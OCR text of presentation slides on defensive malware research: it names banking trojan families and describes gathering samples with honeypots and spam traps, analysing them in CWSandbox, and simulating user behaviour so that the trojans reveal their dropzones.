
Other Banking Trojans

- Torpig / Sinowal / Mebroot
  - Modifies MBR, presumably most powerful trojan
- Banker / Bancos
  - Many different versions available
- SilentBanker
- ChromeInject (Firefox - not working?)

Finding Dropzones

Automating the extraction process

Example: Banking Trojans



1) Collecting Samples

- Client-side honeypots
  - Automatically surf websites
  - Monitor system and watch for drive-by downloads
  - Capture-HPC, HoneyClient, phoneyc, ...
- Spam traps
  - Watch for attachments and examine links

2a) CWSandbox

- Tool for behavior-based malware analysis
  - Execute sample in controlled environment
  - Observe behavior during runtime (e.g. FS or registry)
  - Generate analysis report in XML format
- Developed by Carsten Willems
- http://www.cwsandbox.org


2b) User Simulation


- Not all samples immediately access dropzone
  - Hard-coded config
  - Only submit data once interesting data is found
- BHOs only start when IE starts up
- We thus need to emulate *behavior* of a human
  - Surf websites, enter credentials, send mails, ...
  - Complete automation would be nice

